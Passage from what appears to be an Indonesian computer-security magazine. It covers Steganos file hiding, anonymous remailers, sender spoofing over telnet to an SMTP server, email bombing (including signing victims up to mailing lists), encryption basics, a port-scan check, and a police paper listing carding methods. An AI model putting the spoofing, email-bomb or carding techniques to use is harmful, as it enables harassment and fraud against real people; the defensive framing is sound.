
Untuk meng-copy file ke 'Secure Space', ada dua cara: menggeret dan men-drop folder bersangkutan atau memilih file-nya dan mengklik 'Copy to Secure Space'.



6

PEMINDAHAN YANG AMAN


Anda juga dapat memindahkan file dari tempatnya ke tempat yang aman melalui menu 'Move to Secure Space'.



7

HIDE AND ENCRYPT


Setelah menyalin file ke Secure Space di bagian bawah layar, anda dapat menyembunyikannya. Pilihan 'Hide and Encrypt' tentunya akan lebih aman dibandingkan 'Encrypt Only'.



8

MEMBUAT CARRIER FILE


Kini anda perlu membuat sebuah file yang bertindak sebagai 'carrier'—tempat untuk menyembunyikan file. Klik ikon kaca pembesar, lalu pilih 'Create a new carrier file.' Pada layar berikutnya, pilih Audio File.



9

MEREKAM CARRIER FILE

Klik Record untuk mulai merekam .wav file yang akan menjadi carrier file. Klik 'Save and Exit,' lalu browse hard disk untuk menyimpannya di suatu tempat. Setelah ini, anda siap untuk melakukan enkripsi.



10

MASUKKAN KATA SANDI


Sebelum mengakhiri proses ini, anda harus memasukkan password untuk memproteksi carrier itu. Makin panjang kata sandi anda, makin aman pula file itu. Selanjutnya klik OK.



11

CLOSE AND SECURE

Kini selesai sudah proses enkripsi. Untuk merampungkan proses, klik 'Close and Secure' pada kolom kanan halaman utama. Ini akan men-save file anda menjadi file lagu yang kita buat sebelumnya.



12

CARRIER FILE

Kini jika ada yang melihat file carrier itu di folder tempat anda menyimpannya, file itu akan berlaku sebagai file musik. Jika diklik ganda, file itu akan berperilaku seperti halnya file .wav.



13

MEN-DECRYPT FILE

Untuk melihat file anda, klik ikon Unhide/Decrypt pada Steganos Explorer. Lalu browse *hard drive* anda sampai pada file yang dikehendaki. Setelah mendapatkannya anda harus memasukkan kata sandi untuk memunculkan filenya.



Email Sebagai Senjata

Dari Email Kaleng Sampai Spam

Email sudah menjadi piranti komunikasi yang paling diandalkan dalam dunia modem, baik untuk keperluan pribadi maupun bisnis. Namun sifat email yang memanfaatkan penghantar elektronik menyimpan potensi bahaya penyalahgunaan yang bukan saja menjengkelkan tetapi juga dapat bersifat fatal.

BAHWA VIRUS DAN WORM SERING DIKIRIM melalui *attachment* email, sudah banyak diketahui orang. Setelah Nimda, sekarang ada worm Klez sampai sekarang masih saja berkeliaran, membuatnya menjadi worm yang paling sulit dibasmi. Untunglah antivirus yang ada memberi juga perlindungan dengan jalan men-*scan* email yang diterima (dan juga dikirim terhadap kemungkinan adanya virus). Bahkan servis web email gratis Yahoo! Memberikan juga pelayanan scan terhadap virus.

Namun selain sebagai media penyebaran virus dan worm, email itu sendiri dapat dijadikan senjata dalam perang di dunia *cyber*.

Surat Kaleng di Internet

Dengan pos biasa setiap orang bisa mengirim surat tanpa alamat si pengirim (surat kaleng); tapi bagaimana dengan email? Apakah bisa kita mengirim 'email kaleng'?



Anda dapat mengirim *anonymous email* dengan *software* seperti **Private Idaho** dengan menggunakan fasilitas **remailer** yang ada pada *software* ini. Private Idaho dapat di-download di <http://www.lynagh.demon.co.uk/pidaho> dan untuk menjalankannya diperlukan **VBRUN300.dll** di **C:\Windows\System**. Download VBRUN300.dll di sini: <http://www.bodgers.clara.net/vbrun.htm>


Gambar di samping menunjukkan cara Private Idaho bekerja, yaitu mengirimkan email anda ke tujuan melewati beberapa kali remailer yang akan mengirimkan *anonymous email* dari satu *remailer* ke yang lain sebelum email itu sampai di tujuan.

Email dengan Alamat Pengirim Palsu

Mengirim email kaleng artinya email tanpa alamat pengirim, tapi bagaimana dengan alamat palsu? Dalam pos

- Private Idaho memanfaatkan remailer secara berantai untuk menyembungkan identitas pengirim email.





biasa kita tinggal menuliskan saja alamat palsu dan memposkannya. Pada email sebenarnya juga hampir semudah itu, yaitu dengan meng-




- Mengakses SMTP server melalui telnet. Selanjutnya dalam komunikasi dengan server anda dapat mengirim email dengan header yang diubah sesuai keinginan anda.

akses SMTP server kita dengan telnet dan sewaktu komunikasi dengan SMTP server kita tinggal ketikkan saja email address kita (sebagai pengirim) sesuka-suka kita.

Fasilitas telnet terdapat pada setiap mesin Windows dengan menjalankan **Start > Run** lalu ketikkan **telnet**. Akan tampil jendela Telnet. Pilih menu **Connect > Remote System** dan masukkan SMTP mail anda pada Host Name dan anda akan mengakses server ini melalui fasilitas Telnet. Akses telnet ke server SMTP biasanya hanya disediakan apabila anda sebagai pelanggan ISP tersebut sudah *logon* ke langsung ke server-nya melalui fasilitas *dial up*.

Bagaimana anda melindungi diri dari kebohongan email palsu ini? Bila anda merasa curiga terhadap email tertentu, anda harus melihat *header*-nya. Sayangnya hampir semua *mailer* secara *default* menyembunyikan data ini.

Pada Outlook Express anda dapat melihat rincian header email yang anda curigai dengan memilih email itu, lalu



- Apabila *From*: berbeda dengan *X-Sender*, maka paling tidak anda tahu siapa pengirim email yang sebenarnya.



- Mendaftarkan email korban pada banyak mailing list adalah salah satu teknik untuk mengirim email bomb.

pilih **File > Properties** lalu pilih tab **Detail** serta tombol **Message Source**. Bandingkan isi **From**: dengan **X-Sender**. Bila berbeda, maka paling tidak anda tahu siapa pengirim sebenarnya. *X-Sender* berasal dari mail server pengirim dan lebih sukar dimanipulasi.

Email Bomb

Email dapat digunakan untuk melumpuhkan komputer yang terhubung ke Internet, bahkan seluruh jaringan komputer perusahaan dapat dilumpuhkan dengan *email bomb*. Untuk melakukan hal ini jumlah email dan ukurannya harus cukup besar untuk melumpuhkan sasarannya.


Metode *email bomb* yang sederhana adalah dengan mengirimkan sejumlah besar email ke alamat email korban. Jumlah email yang dikirim tidak harus ribuan atau lebih; dapat juga lebih sedikit, asalkan isinya besar, misalnya dengan memberikan *attachment* berupa file yang besar.

Email pribadi dapat saja menjadi serangan *email bomb*. Sebagai contoh bila seseorang mengirimkan anda email dengan ukuran *attachment* 10 Mbyte satu saja setiap hari, akan membuat *mailbox* anda penuh dan membuat email dari pihak lain ditolak oleh *mail server* anda.

Lebih parah lagi kalau anda sebagai korban dibuat ber-langganan pada sejumlah besar mailing list. Daftar mail-



- Dengan *Email Remover* anda dapat memeriksa email melalui header-nya dulu, dan email dapat dihapus tanpa harus men-download-nya.



ing list dari segala macam jenis dapat dilihat di sini:
<http://www.listsareus.com/>

Untuk melindungi komputer anda dari *email bomb*, anda dapat menggunakan **Email Remover**, yang dapat di-download di <http://eremover.bizhosting.com/>

Dengan Email Remover anda tidak perlu men-download keseluruhan email, melainkan cukup *header*-nya saja. Dengan daftar email dan ukurannya anda dapat memperkirakan email mana yang tidak anda inginkan dan langsung anda hapus di sini.

Enkripsi Email

Kerahasiaan email anda terancam bukan oleh para hacker ataupun agen-agen rahasia, melainkan para *system administrator* sendiri. Para *system administrator* kadang-kadang bosan tidak tahu apa yang harus dikerjakan selain membaca-baca email orang. Mereka dapat melakukannya tanpa sedikit pun meninggalkan jejak.

Symmetric Encryption

Cara mengatasi hal ini adalah dengan mengenkripsi email anda. Ada dua macam enkripsi, **Symmetric Encryption** dan **Asymmetric Encryption**. Pada *symmetric encryption*, pengirim dan penerima menggunakan kunci yang sama (simetrik). Yang menjadi masalah adalah bahwa kunci ini harus dikirim pada penerima agar dapat membuka file yang dienkripsi tadi. Kunci ini harus dikirim lewat jalur yang aman, baik lewat telepon, disket, atau format penyimpanan data lainnya. Dan tentunya jangan dikirim lewat pos biasa.

Standar yang terkenal dalam hal *symmetric encryption* ini adalah DES (Data Encryption Standard) yang dikembangkan oleh IBM dan NSA (National Security Agency) pada awal tahun 70-an. Sekarang ini DES digunakan dalam banyak sistem di Internet seperti *secure web protocol* (HTTPS) dan SSL selain juga pada *home banking standard* (HBCI). Salah satu variasi DES adalah Triple DES (3DES) yang memproses tiga proses sehingga mencapai panjang kunci total 192 bit.

Asymmetric Encryption

Untuk mengatasi masalah pengiriman kunci seperti yang terdapat pada *symmetric encryption*, dikembangkan *asymmetric encryption*, yang di sini kedua belah pihak memegang satu dari pasangan kunci.

Personal key hanya untuk pemakaian sendiri dan harus tetap rahasia dan tidak diberikan pada orang lain. Kunci ini dapat meng-enkrip dan men-dekrip pesan yang dienkripsi dengan *public key*.

Public key ditujukan untuk didistribusikan pada rekan komunikasi pemegang *private key*. *Public key* akan digunakan untuk mengirimkan pesan terenkripsi yang hanya dapat dibuka menggunakan *private key*.

- Pemakaian enkripsi untuk keperluan pribadi: PGPFreeware yang menggunakan kunci asimetrik dan Steganografi yang menggunakan kunci simetrik.

Untuk memudahkan pengertian, bayangkan bahwa *public key* adalah gembok sedangkan *private key* adalah anak kuncinya. Pemilik anak kunci mengirim gembok pada rekanannya dan meminta agar pesan yang dikirim digembok dulu sebelum dikirim. Pesan itu aman dalam perjalanan sebab pesan yang sudah digembok tidak bisa dibuka sebab kunci untuk membukanya hanya ada di pihak penerima pesan (yang juga pengirim gembok tadi).

Proses enkripsi asimetrik yang paling terkenal adalah RSA (dari nama penciptanya Rivest, Shamir, dan Adleman). RSA menggunakan proses matematis yang lebih kompleks dibandingkan dengan DES. Hal ini membuatnya memerlukan waktu lebih lama untuk membentuk enkripsi yang lebih aman. Anda harus memilih antara keamanan dan efisiensi.

Personal Encryption

Kriptografi yang mudah digunakan namun tangguh baru ada semenjak Phil Zimmerman memperkenalkan programnya PGP (Pretty Good Privacy) pada tahun 1991. PGP memanfaatkan *public key cryptography* untuk enkripsi dan *digital signing* terhadap file-file umum seperti email. PGP dengan cepat menjadi standar *de facto* untuk *personal cryptography*, walaupun PGP masih merupakan produk yang dibatasi ekspornya oleh pemerintah AS, sehingga Zimmerman bolak-balik diperiksa oleh pejabat bea cukai AS selama tiga tahun.



PGP adalah sistem enkripsi hybrid, yang memanfaatkan baik *public key* maupun algoritma enkripsi konvensional. Untuk meng-enkrip suatu pesan, suatu kunci rahasia diciptakan dan digunakan untuk mengenkripsi pesan itu. Kunci ini kemudian dienkripsi dengan *public key* dari penerima pesan dan di-attach bersama pesan yang dienkripsi tadi.

PGP juga digunakan sebagai *digital signature* yang memastikan bahwa suatu pesan memang pesan asli dari pengirimnya.

PGP dapat diperoleh bebas untuk pemakaian pribadi dan bentuknya yang paling populer adalah seri v2.6.x menggunakan algoritma IDEA (lisensi gratis untuk pemakaian pribadi pada PGP) untuk *key encryption* rahasianya dan algoritma RSA untuk bagian *public key*-nya.

Steganografi

Berbeda dengan PGP yang mengenkripsi file menjadi teks acak, maka steganografi men-enkripsi teks dengan menyembunyikannya pada file gambar atau suara. Steganografi adalah salah satu jenis enkripsi yang menggunakan **symmetric key**.



Security Audit Secara Online dengan Shields UP!! IP Agent

HACKING DAN KEAMANANNYA (*security*) adalah ibarat dua buah sisi mata uang logam yang nyaris tidak bisa dipisahkan dari dunia komputer dan Internet. Bahkan ironisnya, sampai-sampai ada yang mengatakan bahwa keduanya adalah merupakan dua sejoli, yang ditakdirkan untuk harus saling melengkapi dan saling mengisi agar perkembangan teknologi jaringan komputer, bisa tumbuh dan berkembang secara transparan dan alami.

Dengan alasan itulah mengapa kemudian muncul semacam anjuran pada kita semua, khususnya kepada para pemerhati dan praktisi (pakar) Internet, agar seyogyanya memberikan porsi yang seimbang ketika membahas masalah hacking dan keamanannya. Artinya, pada saat anda membahas masalah hacking, maka akan lebih bijaksana jika informasi itu juga diimbangi dengan memberikan tip atau solusi untuk mengatasi dan mengantisipasi serangan (gangguan) yang dilakukan para hacker.

Namun, sebagaimana kita ketahui, praktek atau kenyataan di lapangan ternyata masih jauh dari apa yang diharapkan. Jelas sekali terlihat derap langkah keduanya berjalan dengan tidak seirama. Sebagai bukti, mungkin anda sendiri sudah bisa melihat langsung bahwa di luar sana, baik di media cetak maupun elektronik, masalah hacking-lah yang selalu mendapat prioritas utama pada setiap pemberitaan (publikasi). Nah, atas dasar itu lah saya mengangkat masalah security menjadi topik bahasan dalam artikel kali ini.

Adapun utility yang akan kita manfaatkan sebagai alat untuk memeriksa apakah komputer yang kita hubungkan ke Internet sudah benar-benar aman (*secure*) atau tidak, adalah dengan menggunakan **IP Agent**, atau yang oleh pembuatnya disebut **Shields UP!!**. Singkatnya, Shields UP!! atau IP Agent adalah sebuah utility yang berfungsi untuk menguji/menganalisa protokol-protokol Internet yang sedang aktif ketika komputer melakukan akses Internet. Jadi anda harus maklum bahwa program atau utility Shields UP!! hanya dikhususkan bagi user yang memiliki akses langsung ke Internet, baik itu dari rumah atau Warnet. Jika anda tertarik, dan ingin mencobanya langsung di komputer anda, silakan download program tersebut di www.grc.com.

Perhatikan, pada saat anda menjalankan program tersebut, dan kebetulan saat itu PC anda terhubung ke Internet, maka akan muncul pesan **Multiple IPs**, seperti tampak pada Gambar 1. Namun jika anda menjalankannya dalam status *offline*, maka pesan yang ditampilkan adalah alamat IP lokal komputer anda (Gambar 2).



• Gambar 1. Tampilan program IP Agent (Shields UP!!) dalam keadaan on-line



• Gambar 2. Tampilan program IP Agent (Shields UP!!) dalam keadaan offline

Pada Gambar 1, pesan Multiple IPs menyiratkan pada kita ada dua buah alamat IP yang bisa diperiksa: alamat IP lokal komputer kita dan alamat IP yang diberikan ISP, ketika kita melakukan *dial-up*. Jika anda sudah benar-benar siap, maka mulailah dengan mengklik tombol Test My Shields pada posisi *on-line*, kemudian tunggu sebentar hingga browser anda terbuka dan anda dibawa masuk ke Web server [grc.com](http://www.grc.com) (Gambar 3).

Setelah browser anda berhasil menampilkan ke dua buah alamat IP yang akan diperiksa (Gambar 3), mulailah lakukan pemeriksaan dengan mengklik salah satu dari dua buah alamat IP tersebut. Sebagai contoh, klik alamat IP lokal kom-



• Gambar 3. Tampilan situs Shields UP!! untuk memulai pemeriksaan



• Gambar 4. Memeriksa alamat IP lokal.


puter anda, maka hasilnya kira-kira akan tampak seperti Gambar 4.

Jika sudah selesai, klik tombol Back untuk kembali ke tampilan semula, kemudian klik alamat IP provider atau ISP anda. Pada tahap ini, program Shields UP!! akan memberikan dua pilihan: **Test My Shields** dan **Probe My Ports** (Gambar 5).



• Gambar 5. Menu pilihan berikutnya.

Apabila dengan mengklik tombol Probe My Ports, dan program Shields Up tidak menemukan sesuatu yang mencurigakan atau membahayakan pada salah satu protokol, maka seharusnya Shields Up anda akan menuliskan pesan **There is NO EVIDENCE WHATSOEVER that a port (or even any computer) exists at this IP address!**



• Gambar 6. Laporan hasil pemeriksaan.



Apa dan Bagaimana Carding

Penanganan Tindak Pidana Cybercrime di Indonesia

Tindak pidana **cybercrime** cukup marak di Indonesia dan Kepolisian Republik Indonesia menyadari betul kerusakan yang diakibatkan oleh tindak pidana yang bersifat borderless ini. Untuk sementara ini, perhatian terutama diarahkan pada tindak pidana **credit card fraud** atau yang populer dengan istilah **carding**. Artikel ini diangkat dari makalah **Drs. Rusbagio Ishak** (Kombes Pol/49120373), Kadit Serse Polda Jateng, pada seminar tentang hacking yang diadakan NeoTek Agustus 2002 di Semarang.

INTERNET PADA DASARNYA DIGUNAKAN UNTUK meningkatkan dan mempercepat proses serta memperlebar jaringan bisnis, sebagai wahana ilmiah untuk mencari referensi ke berbagai perpustakaan di seluruh dunia. Namun orang Indonesia secara moral belum siap menghadapi teknologi baru ini. Mereka banyak menggunakannya hanya untuk chatting atau untuk berkomunikasi tanpa arah, saling membalas mengirim virus, berjam-jam eksplorasi di situs (*Web site*) porno, sebagai sarana berjudi sehingga terjadi pemborosan pulsa telepon, dana dan kerusakan moral.

Cybercrime dasarnya adalah penyalahgunaan komputer dengan cara *hacking* komputer ataupun dengan cara-cara lainnya merupakan kejahatan yang perlu ditangani dengan serius, dan dalam mengantisipasi hal ini perlu rencana persiapan yang baik sebelumnya.

Karena kejahatan ini potensial menimbulkan kerugian pada beberapa bidang: politik, ekonomi, sosial budaya yang signifikan dan lebih memprihatinkan dibandingkan dengan ledakan bom atau kejahatan yang berintensitas tinggi lainnya bahkan di masa akan datang dapat mengganggu perekonomian nasional melalui jaringan infrastruktur yang berbasis teknologi elektronik (perbankan, telekomunikasi satelit, jaringan listrik, dan jaringan lalu lintas penerbangan dsb.)

Polri **secara serius** mengantisipasi cybercrime dan permasalahan lainnya yang berhubungan dengan kejahatan internasional yang menggunakan *hi-tech* karena kejahatan ini sangat intens, jangkauannya sangat luas serta pelaku rata-rata mempunyai intelektualitas yang tinggi dan mempunyai komunitas tersendiri, serta memerlukan penanganan secara komprehensif.

Kasus dan Permasalahannya

Cybercrime adalah representasi dari kejahatan internasional yang menggunakan hitech karena cirri dan kejahatan yang paling menonjol adalah *borderless* atau tidak mengenal batas negara. Teknologi relatif tinggi artinya hanya orang-orang tertentu saja yang sanggup melakukan kejahatan ini serta **open resources mediator** atau dapat menjadi media untuk berbagai kejahatan antara lain kejahatan di bidang perbankan, pasar modal, seks, pembajakan hak-hak intelektual serta terorisme dan yang lebih tepat lagi termasuk *trans-national crime*.

Kasus Bermotif Ekonomi

Data para *cracker* yang bermotifkan ekonomi atau sengaja menipu berbelanja pada *web site e-commerce* dengan menggunakan nomor-nomor kartu kredit milik orang lain, secara melawan hukum. Pelaku lazim disebut dengan *carder* karena modus ini bukan cara hacking yang sesungguhnya, sebagian tertangkap oleh penyidik Reserse Polda Jawa Tengah dan Polda DI Yogyakarta.

Kendala yang Dihadapi Penyidik

Perangkat hukum yang memadai

Undang-undang atau perangkat hukum positif adalah instrumen terakhir dalam menentukan berhasil atau tidaknya suatu penyidikan karena penerapan delik-delik hukum yang salah akan mementahkan penyidikan yang dilakukan. Walaupun penyidiknya sudah mampu dan memahami profil dan budaya para *hacker/preker*, teknik-teknik serta modus operandi para *hacker/preker*, serta sudah didukung oleh laboratorium yang canggih sekalipun.

Pengenalan Istilah (versi Polri)

Hacker adalah seseorang yang mampu dan dapat memprogram jaringan serta mempelajari sistem jaringan, namun tidak merusak/mencuri data.

Hacking adalah kegiatan yang dilakukan oleh seseorang untuk mencari informasi melalui program yang ada dengan menggunakan komputer.

Cracker adalah seseorang yang mampu dan dapat menembus suatu jaringan serta mencuri/merusak jaringan tersebut.

Precker adalah seseorang yang mampu menembus suatu jaringan dan memberitahukan kepada jaringan tersebut tentang keadaan pengamanan jaringannya yang dapat ditembus oleh orang lain.

Namun fakta-fakta yang ada menunjukkan bahwa hukum selalu ketinggalan dengan teknologi sebagaimana dikatakan oleh Panji R. Hadinoto (2000), hukum sebagai produk perkembangan social budaya (termasuk teknologi) disadari mau tidak mau selalu tertinggal oleh *technology driven* yang dominan.

Kemampuan penyidik

Secara umum penguasaan operasional komputer dan pemahaman terhadap hacking komputer serta kemampuan melakukan penyidikan terhadap kasus-kasus tersebut dari para penyidik Polri masih sangat minim. Banyak faktor yang mempengaruhi hal tersebut namun dari beberapa faktor tersebut ada yang sangat berpengaruh (determinan).

Adapun faktor-faktor yang mempengaruhi adalah sebagai berikut:

- Kurangnya pengetahuan tentang komputer dan sebagian besar dari mereka belum menggunakan Internet atau menjadi pelanggan pada salah satu ISP (Internet Service Provider).
- Pengetahuan dan pengalaman para penyidik dalam menangani kasus-kasus cyber crime masih terbatas. Mereka belum mampu memahami teknik hacking, modus-modus operandi para hacker dan profil-profilnya.
- Faktor sistem pembuktian yang menyulitkan para penyidik karena Jaksa (PU) masih meminta keterangan saksi dalam bentuk Berita Acara Pemeriksaan (BAP) formal sehingga diperlukan pemanggilan saksi/korban yang berada di luar negeri untuk dibuatkan berita acaranya di Indonesia, belum bisa menerima pernyataan korban atau saksi dalam bentuk faksimili atau email sebagai alat bukti.

Fasilitas komputer forensik

Untuk membuktikan jejak-jejak para *hacker*, *cracker* dan *precker* dalam melakukan aksinya terutama yang berhubungan dengan program-program dan data-data komputer, sarana Polri belum memadai karena belum ada komputer forensik.

Fasilitas ini diperlukan untuk mengungkap data-data digital serta merekam dan menyimpan bukti-bukti berupa soft copy (image, program, dsb). Dalam hal ini Polri masih belum mempunyai fasilitas *forensic computing* yang memadai.

Modus Kejahatan Kartu Kredit (Carding)

- Mendapatkan nomor kartu kredit (CC) dari tamu hotel, khususnya orang asing.
- Mendapatkan nomor kartu kredit melalui kegiatan chatting di Internet.
- Melakukan pemesanan barang ke perusahaan di luar negeri dengan menggunakan Jasa Internet.
- Mengambil dan memanipulasi data di Internet
- Memberikan keterangan palsu, baik pada waktu pemesanan maupun pada saat pengambilan barang di Jasa Pengiriman (kantor pos, UPS, Fedex, DHL, TNT, dlsb.).

Strategi Penyidikan

Penyempurnaan perangkat hukum

Polri bekerja sama dengan para ahli hukum dan organisasi lainnya yang sangat berkepentingan atau keamanan usahanya tergantung dari kesempurnaan undang-undang di bidang cyberspace (pengusaha *e-commerce* dan *banking*) sedang memproses untuk merancangnya agar di Indonesia terwujud cyberlaw yang sempurna. Upaya tersebut secara garis besarnya adalah: menciptakan undang-undang yang bersifat *lex specialist*, menyempurnakan undang-undang pendukungnya dan melakukan sintesa serta analogi yang lebih luas terhadap KUHP. Hal ini dilakukan dengan bekerja sama dengan universitas-universitas yang ada di Indonesia dan instansi lainnya yang terkait (Telkom).

Mendidik para penyidik

Dalam hal menangani kasus cybercrime diperlukan penyidik yang sudah cukup berpengalaman (bukan penyidik pemula), pendidikannya diarahkan untuk menguasai teknis penyidikan dan menguasai administrasi penyidikan serta dasar-dasar pengetahuan di bidang komputer dan profil hacker.

Membangun fasilitas forensic computing

Fasilitas forensic computing yang akan didirikan Polri diharapkan akan dapat melayani tiga hal penting, yaitu:

- evidence collection
- forensic analysis
- expert witness

Meningkatkan upaya penyidikan dan kerja sama internasional

Dalam hal penanganan kasus cyber crime dan kasus-kasus penyalahgunaan kartu kredit, Polri telah melakukan koordinasi/joint investigation dengan pihak US Secret Services baik di Semarang maupun di D.I. Yogyakarta.

Terhadap kasus-kasus penggunaan nomor-nomor kartu kredit secara tidak sah yang terjadi dan sedang dalam proses penyidikan Polri, tersangka dapat divonis sebagaimana kejahatan yang dilakukannya. Untuk itu, yang telah dilakukan adalah sebagai berikut:

- Mengadakan penelitian ulang terhadap TKP, para saksi dan berkas-berkas perkara cyber crime yang sedang ditangani oleh para penyidik Polri.

Pasal 362 KUHP tentang Pencurian**Unsur-unsurnya adalah:**

- a. Pelaku/orang yang melakukan perbuatan
 - b. Mengambil dengan maksud untuk dimiliki.
 - c. Sesuatu barang.
 - d. Seluruhnya atau sebagian kepunyaan orang lain.
 - e. Melawan hak (bertentangan dengan hukum).
- Ancaman hukuman maksimum 5 tahun penjara.

Pasal 263 KUHP tentang Pemalsuan**Unsur-unsurnya adalah:**

- a. Pelaku/orang yang melakukan perbuatan
